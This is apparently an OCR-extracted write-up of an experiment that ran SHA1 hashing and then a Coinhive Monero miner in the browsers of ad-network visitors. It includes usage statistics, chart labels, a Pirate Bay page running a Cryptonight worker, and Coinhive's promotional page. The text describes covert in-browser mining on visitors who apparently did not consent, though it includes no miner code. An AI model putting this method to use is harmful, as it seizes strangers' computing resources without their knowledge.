
SHA1 Hash Bot


- Ran for ~1.75 hours on a Thursday morning from 9AM to 10:45 CDT
- 18,611 unique IP addresses
- 3.67 average CPU cores per browser client (virtual CPUs)
- 324 concurrently connected clients on average
- 8.5 megahashes computed per second on average
  - My 4.2GHz CPU computes between 80-100K hashes per second on average for reference. 8.5Mh/s represents an 80x increase from this figure.



Number of CPU Cores
Number of machines
0
2000
4000
6000
8000
1
2
3
4
5
6
7
8
CPU cores per machine


Concurrently Connected Browsers
Count
0
50
100
150
200
250
300
350
0
200
400
600
800
1000
Number of browsers reporting each second


SHA1 Hash Rate
Number of 1-second reports
0
2000
4000
6000
8000
10000
12000
0
20000
40000
60000
80000
100000
120000
140000
SHA1 Hashes per-second


Network Hash Rate
Number of times reported
0
50
100
150
200
250
300
0.0
0.2
0.4
0.6
0.8
1.0
1.2
1.4
1.6
1e7
SHA1 hashes per second (entire network)


Hashes Over Time
1e7
2.00
1.75
1.50
1.25
1.00
0.75
0.50
0.25
0.00
SHA1 Hashes per-second
0
1000
2000
3000
4000
5000
6000
7000
Seconds (wall time)


Resources
File Systems
CPU3 83.2%
CPU4 86.3%
CPU7 85.0%
CPU8 77.5%
Swap
0 bytes (0.0%) of 31.9 GiB
9.9 KiB/s
133.3 GiB
Sending
Total Sent
23.8 KiB/s
124.2 GiB
The.Nineties.Part.3.Can.We.All.ong.HDTV.x264-W4F[ettv] (download torrent) - TPB - Chromium
Adblock Plus - Surf
Adblock Plus has be
Secure
https://thepiratebay.org/torrent/18347517/The.Nineties.Part.3.Can.We.All.ong.HDTV.x264-W4F[ettv]
Search Torrents | Browse Torrents | Recent Torrents | TV shows | Music | Top 100
Search here...
Pirate Search
Audio Video Applications Games Porn Other All
Details for this torrent
The.Nineties.Part.3.Can.We.All.ong.HDTV.x264-W4F[ettv]
Type: Video > TV shows
Files: 2
Size: 362.41 MiB (380019149 Bytes)
Spoken language(s): English
Texted language(s): English
Uploaded: 2017-08-12 12:57:07 GMT
By: ettv
Seeders: 11
Leechers: 0
Comments 0
Info Hash:
203E2B0F61EE2E5630CAFD48067A11C519F47B9A
GET THIS TORRENT PLAY/STREAM TORRENT
(Problems with magnets links are fixed by upgrading your torrent client!)
Et TV Shows
[Format]: Matroska
[Duration]: 42mn 0s
[Resolution]: 720 x 404 pixels
[Display aspect ratio]: 16:9
[Frame rate mode]: Constant
[Frame rate]: 29.970 fps
#ettv -> To avoid fakes, ALWAYS check that the torrent was added by ettv
Elements Console Sources Network Performance Memory Application Security Audits Adblock Plus
Screenshots Memory
Frames
Interactions
Main
Raster
GPU
DedicatedWorker Thread
65.31 ms CryptonightWASMWrapper.onMessage
DedicatedWorker Thread
DedicatedWorker Thread
Summary Bottom-Up Call Tree Event Log
Range: 0 – 9.51 s
9509 ms
26.0 ms Scripting
0.0 ms Rendering
2.4 ms Painting
97.4 ms Other
9383.0 ms Idle

coinhive documentation login signup

A Crypto Miner
for your Website

HASHES/S	TOTAL	THREADS
0.0	0	2 + / –

START MINING

Monetize Your Business With Your Users' CPU Power

INTEGRATE COINHIVE ON YOUR WEBSITE

Spam Protection

Rate limit actions on your site

Link Forwarding

Monetize shortlinks to your content

In-Game Money

Offer rewards in your online games

Ad-Free Content

Run your site without ads

XMR Miner Bot


In the wake of the release of the Coinhive JavaScript XMR miner, I briefly ran a coinhive miner bot on the ad network. Monero uses the Cryptonite algorithm, which offers only a ~2x speedup on GPU vs CPU, making it an ideal candidate for in-browser CPU mining (as compared with other cryptocurrency algos. which run 1000x+ faster on GPU vs CPU.)

